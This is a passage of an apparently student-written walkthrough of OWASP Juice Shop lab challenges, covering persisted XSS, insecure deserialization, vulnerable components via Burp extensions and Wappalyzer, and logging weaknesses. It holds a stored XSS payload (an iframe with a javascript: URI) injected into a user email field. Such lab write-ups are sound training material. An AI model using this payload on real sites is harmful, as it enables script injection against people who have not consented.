"profileImage": "/assets/public/images/uploads/default.svg",

23

"isActive": true,

24

"id": 23,

25

"email": "<iframe src='\"javascript:alert(`xss`)\"'>",

26

"updatedAt": "2024-01-16T02:51:07.289Z",

27

"createdAt": "2024-01-16T02:51:07.289Z",

28

"deletedAt": null

29

}

30


}

You successfully solved a challenge: Client-side XSS Protection (Perform a persisted XSS attack with `<iframe src='\"javascript:alert(`xss`)\"'>` bypassing a client-side security mechanism.) you can try other challenges as well and make more benefit of the juice shop.

8. Insecure Deserialization

The "Blocked RCE DoS" challenge in OWASP Juice Shop presents a unique opportunity to understand and analyze a specific type of Denial-of-Service (DoS) attack, all within the safe confines of a controlled environment. While exploring this challenge, remember to maintain ethical hacking practices and focus solely on the Juice Shop platform. The process of serialisation and deserialization is new in oswap. You can study a pentest tool called ysoserial and that will teach you enough about deserialization process .

This is a complex attack, start inspecting code and go the main.js in the debugger and search serial/deserial. And you will find something like this:



```
1 <!--
2 ~ Copyright (c) 2014-2023 Bjoern Kimminich & the OWASP Juice Shop contributors.
3 ~ SPDX-License-Identifier: MIT
4 --><!DOCTYPE html><html lang="en"><head>
5 <meta charset="utf-8">
6 <title>OWASP Juice Shop</title>
7 <meta name="description" content="Probably the most modern and sophisticated insecure web application">
8 <meta name="viewport" content="width=device-width, initial-scale=1">
9 <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon.js.ico">
10 <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js">
11 <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
12 <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
13 </script>
14 window.addEventListener("load", function(){
15   window.cookieconsent.initialise({
16     "palette": {
17       "popup": { "background": "var(--theme-primary)", "text": "var(--theme-text)" },
18       "button": { "background": "var(--theme-accent)", "text": "var(--theme-text)" }
19     },
20     "theme": "classic",
21     "position": "bottom-right",
22     "content": { "message": "This website uses fruit cookies to ensure you get the juiciest tracking experience" }
23   });
24 </script>
25 <style>.bluegrey.lightgreen-theme{--theme-primary:#546e7a;--theme-primary-lighter:#607e8c;--theme-primary-lighter:
26 <body class="mat-app-background bluegrey-lightgreen-theme">
27 <app-root></app-root>
28 </script>
```

Prevention and Best Practices:

To prevent insecure deserialization, it's essential to validate and sanitise any serialised input data. Developers should implement proper input validation and ensure that deserialization is done securely. Additionally, enforcing the principle of least privilege and using strong, random encryption keys can further enhance security.

9. Using Components with Known Vulnerabilities

Using vulnerable components refers to employing software components (like libraries, frameworks, or other modules) within an application or system that have known security weaknesses. These vulnerabilities can be exploited by attackers to gain unauthorized access, steal data, or disrupt operations.

Even the service or software is not update, they are prone for a vulnerability and can be exploited to number of attacks. So if you to the burp suit in the extension section you can find some extensions that can help to scan this common vulnerabilities the components.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer **Extensions** Learn

Installed **BApp Store** APIs BChecks ⚙️ Extensions settings

🔄 Total estimated system impact: None

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	System imp...	Detail
.NET Beautifier		★★★★★	→ 23 Jan 2017	Low		
403 Bypasser		★★★★★	→ 27 Sep 2022	Low		Requires Burp ...
5GC API Parser		★★★★☆	→ 23 Sep 2021	Low		
Active Scan++		★★★★★	→ 23 Nov 2023	Low		Requires Burp ...
Add & Track Custom Issu...		★★★★★	→ 25 Feb 2022	Low		Requires Burp ...
Add Custom Header		★★★★★	→ 08 Jul 2020	Low		
Add to SiteMap+		★★★★★	→ 28 Nov 2022	Low		
Additional CSRF Checks		★★★★★	→ 14 Dec 2018	Low		
Additional Scanner Checks		★★★★★	→ 21 Dec 2018	Low		Requires Burp ...
Adhoc Payload Processors		★★★★★	→ 31 Jan 2022	Low		
AES Killer, decrypt AES tr...		★★★★★	→ 13 May 2021	Low		
AES Payloads		★★★★★	→ 04 Feb 2022	Low		Requires Burp ...
Agartha - LFI, RCE, SQLi,...		★★★★★	→ 28 Jul 2023	Medium		
Anonymous Cloud, Confi...		★★★★★	→ 17 Jan 2023	Low		Requires Burp ...
Anti-CSRF Token From R...		★★★★★	→ 28 Feb 2020	Low		
Asset Discovery		★★★★★	→ 12 Sep 2019	Low		Requires Burp ...
Attack Surface Detector		★★★★★	→ 16 Dec 2021	Low		
Auth Analyzer		★★★★★	→ 20 Dec 2022	Low		
Authentication Token Ob...		★★★★★	→ 08 Mar 2023	Low		
AuthMatrix		★★★★★	→ 15 Oct 2021	Low		
Authz		★★★★★	→ 01 Jul 2014	Low		
Auto-Drop Requests		★★★★★	→ 10 Feb 2022	Low		
AutoRepeater		★★★★★	→ 06 Jun 2023	Low		
Autize		★★★★★	→ 06 Jun 2023	Low		
Autowasp		★★★★★	→ 10 Feb 2022	Low		Requires Burp ...
AWS Cognito		★★★★★	→ 13 Dec 2023	Low		Requires Burp ...
AWS Security Checks		★★★★★	→ 18 Jan 2018	Medium		Requires Burp ...
AWS Signer		★★★★★	→ 08 Jun 2022	Low		
AWS Sigv4		★★★★★	→ 03 Aug 2023	Medium		
Backlash Powered Scan...		★★★★★	→ 10 Oct 2023	Low		Requires Burp ...
Backup Finder		★★★★★	→ 04 Aug 2022	Low		
Batch Scan Report Gene...		★★★★★	→ 04 Feb 2022	Low		Requires Burp ...
Bcheck Helper		★★★★★	→ 04 Jan 2024	Low		Requires Burp ...
BeanStack - Stack-trace ...		★★★★★	→ 04 Feb 2022	Low		Requires Burp ...
Blazer		★★★★★	→ 01 Feb 2017	Low		
Blazor Traffic Processor		★★★★★	→ 21 Sep 2023	Low		
Bookmarks		★★★★★	→ 21 May 2020	Low		
Bradamsa		★★★★★	→ 02 Jul 2014	Low		
Brida, Burp to Frida bridge		★★★★★	→ 15 Aug 2023	Low		
Broken Link Hijacking		★★★★★	→ 23 Jul 2019	Low		Requires Burp ...
Browser Repeater		★★★★★	→ 01 Jul 2014	Low		
Buby		★★★★★	→ 14 Feb 2017	Low		Requires Burp ...
BugPoC		★★★★★	→ 22 Jun 2020	Low		

.NET Beautifier

This extension beautifies .NET requests to make the body parameters more human readable. Built-in parameters like __VIEWSTATE have values masked. Form field names have the auto-generated part of their name removed.

Requests are only beautified in contexts where they can be edited, such as the Proxy intercept view.

For example, a .NET request with the following body:

```
__VIEWSTATE=/2oiAIDHiohsdgiqKLA5gjjghajklgljSDGsdgjSDGSDGsdgjSDGSDGsdfja9sdjf fawdfj a0sdfja ... [10 lines later] ...&t100%24ct100%24InnerContentPlaceHolder%24Element_42%24ct100%24FrmLogin%24txtUsername_interna=al=username&ct100%24ct100%24InnerContentPlaceHolder%24Element_42%24ct100%24FrmLogin%24txtPassword_internal=password&ct100%24ct100%24InnerContentPlaceHolder%24Element_42%24ct100%24t8tnLogi r=Login
```

will be displayed like this:

```
__VIEWSTATE=<snipped out for sanity>&txtUsername_internal=username&txtPassword_internal=password&strLogin=Login
```

This is done without compromising the integrity of the underlying message so you can edit parameter values and the request will be correctly reconstructed. You can also send the beautified messages to other Burp tools, and they will be handled correctly.

Estimated system impact

Overall: **Low** 🟢

Memory	CPU	Time	Scanner
🟢 Low	🟢 Low	🟢 Low	🟢 Low

Author: Nadeem Douba

Version: 0.3

Source: <https://github.com/portswigger/dotnet-beautifier>


Updated: 23 Jan 2017

Rating: ★★★★★ Submit rating

Popularity: →

Install

So there are bunch of different ones which can provide additional scanner checks and software version reporter. But the thing is this comes under the pro version of the burp suit. If you want to do it for free you can do it to an extension call wappalyzer, where you find information about the web app.



Here we find the versions of the technologies that are used and can find the vulnerabilities according to the versions used. Also you can run nessus against the web app to scan for potential vulnerabilities or that might have open ports to be exploited.

10. Insufficient Logging & Monitoring

Insufficient logging and monitoring is a significant security vulnerability that weakens your defenses against various threats. It essentially means that your systems lack the visibility and awareness needed to detect and respond to suspicious activities in a timely manner.

Why is it problematic?

- **Blind spot for attackers:** Attackers exploit the lack of visibility to operate undetected within your systems. They can steal data, compromise accounts, or disrupt operations without triggering alarms.
- **Delayed response:** Even if an attack is detected eventually, a lack of comprehensive logs and efficient monitoring hinders a swift and effective response. This allows attackers to inflict further damage or exfiltrate information before being stopped.
- **Compliance issues:** Many regulations and frameworks mandate adequate logging and monitoring practices. Insufficient implementation can lead to compliance failures and potential penalties.

CONCLUSION :

Throughout this documentation, we have explored the methodologies employed, vulnerabilities unearthed, and the corresponding recommendations for remediation. The objective was not solely to identify weaknesses but to empower with knowledge and practical skills that transcend the specific application under scrutiny. As we reflect on the findings, it becomes evident that cybersecurity is an ever-evolving field, and continuous learning and adaptation are crucial for staying ahead of potential threats.

